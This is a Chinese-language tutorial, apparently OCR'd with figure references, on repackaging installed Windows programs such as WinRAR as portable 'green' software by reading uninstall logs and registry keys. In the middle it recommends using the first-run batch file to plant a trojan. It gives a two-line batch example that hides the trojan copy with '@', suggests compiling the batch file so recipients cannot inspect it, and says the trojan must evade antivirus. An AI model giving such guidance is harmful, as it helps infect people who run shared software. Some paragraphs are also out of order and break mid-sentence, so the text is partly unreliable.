正常安装一个程序，这个就不用说了吧。完成后，基本上所有的软件都会在桌面和开始菜单程序组里添加快捷方式，方便点击使用。在快捷方式上点右键，属性，在“快捷方式”的选项上用“查找目标”命令，没有快捷方式也没关系，安装文件大部分在系统盘的Program Files目录里（也有在WINDOWS和system32目录里的），可以运行后查看程序进程路径得到相关信息。不知大家注意过没有，在程序的目录里往往有个UNWISE.EXE，这就是软件卸载程序，就是在控制面板里添加或删除程序所显示的。一般情况下还有UNWISE.INI（有的是INSTALL.LOG），大多数是unins000.dat，原因是制作安装文件的程序不一样。也不排除软件作者个人写的卸载程序，这种程序一般不会把安装项目放在外边，这个后文再详细说，先说简单的。在unins000.dat点右键使用“打开方式”，可以用记事本打开unins000.dat，有乱码，不过基本上还是能看的差不多，这里就是安装文件的路径，项目，名称和校验等详细信息，还包括安装时操作的注册表信息。好了，介绍完安装程序的资料了，下面开始讲制作方法。




图2

拿必备的解压软件WinRAR来说吧。他的卸载程序是Uninstall.exe，安装数据库是Uninstall.lst。有的朋友可能会问软件目录里有几个.dat文件时怎么办，至于怎么确定哪个才是卸载文件，就要靠大家自己想办法了，多试上几次就会有经验的。还是用记事本打开Uninstall.lst，这个软件的安装项目还是比较清楚的，也没有垃圾信息。右边打开的Uninstall.lst里Formats代表目录Formats，还有相应的安装文件，如图1。

所有的文件都在\Program Files\WinRAR目录里，另外还需要有软件的注册信息。从WinRAR的帮助文件里可以看到，它的注册信息是在同目录的rarreg.key里，没有操作系统注册表。直接把目录下所有的文件用RAR打包压缩，卸载有关的Uninstall.lst和Uninstall.exe就不用要了，这是最简单的绿色文件。

大家在unins000.dat里也看到了，有的软件还在system32目




图 3




图 4

如添加鼠标右键菜单可以在HKEY_CLASSES_ROOT*\shell和HKEY_LOCAL_MACHINE\SOFTWARE\Classes*\shell项目下找到，如图2。

以文件监视小助手为例说明安装文件没有在相同目录的软件的制作方法，顺便提一下文件监视小助手是用来监视程序的运行的，比如创建文件或目录、修改文件或目录属性，详细用法看说明，功能极其强大。他的安装文件并没有全放在安装目录里，在system32系统目录里也有，而且是必需的组件，缺少就无法运行，如图3。

首先把系统目录里的相关文件全复制到安装目录里，这个程序能直接识别出来直接调用，不再读系统目录的文件，基本上所有的程序都是这样的。不过有的程序运行的时候只能从系统目录里读文件。那也是有办法的，可以写个“第一次运行.bat”把资源文件复制到system32目录或相关目录，命令为：**copy 资源文件 "%systemroot%\system32"**，这是个放木马的好机会，可以随便加上木马一起执行。为了防止被别人看到BAT的内容，高手可以自己写个简单的运行程序。菜鸟推荐用Quick BFC（这是个把bat格式文件编译成无窗口可执行文件的程序）编译bat文件，虽然这个程序能编译无窗口的文件，最好还是正常的带命令提示符的窗口，否则别人运行后什么也看不出来反而更怀疑。可以这样写：

```
copy 正常文件 "%systemroot%\system32"
@copy 木马文件 "%systemroot%\system32"
```

把木马文件放在最后，运行后木马文件复制不会显示出来，不仔细看就会以为只是一个文件，一般不会被注意到，当然你的木马必须先免杀，否则别人的杀毒软件的实时监控在打开状态一下就给杀掉了。

前面介绍的是制作由正常安装程序生成的绿色程序，现在有很多程序是不会留下安装信息的，像早期只能运行在98平台的软件，还有汉化新世纪发布的汉化软件和比较正规的商业软件的卸载程序。商业安装软件一般都会在除软件目录外再安装其他的资源，为了保护软件才没留下安装信息的。另外就是无法定制是完全还是自定义安装的程序，他安装的资源都是设定好的，不用再留下信息。破解方法有很多，可以用filemon.exe和regmon.exe找到相关信息，想必各位高手都会用，我就不丢人做演示了。菜鸟朋友还可以用文章前面提到的文件监视小助手，以Pocket KillBox（安全软件，主要功能是重启后强行删除当前无法操作的文件，自己慢慢用吧）的卸载为例，安装后他只有一个卸载文件，如图4。

录里写入相关DLL和组件，需要注册的软件大部分会在注册表里添加软件项目和注册信息，直接读注册表信息（也有软件是通过判断在特定的位置是否有相应的文件来验证注册信息的，比如前边说过的RAR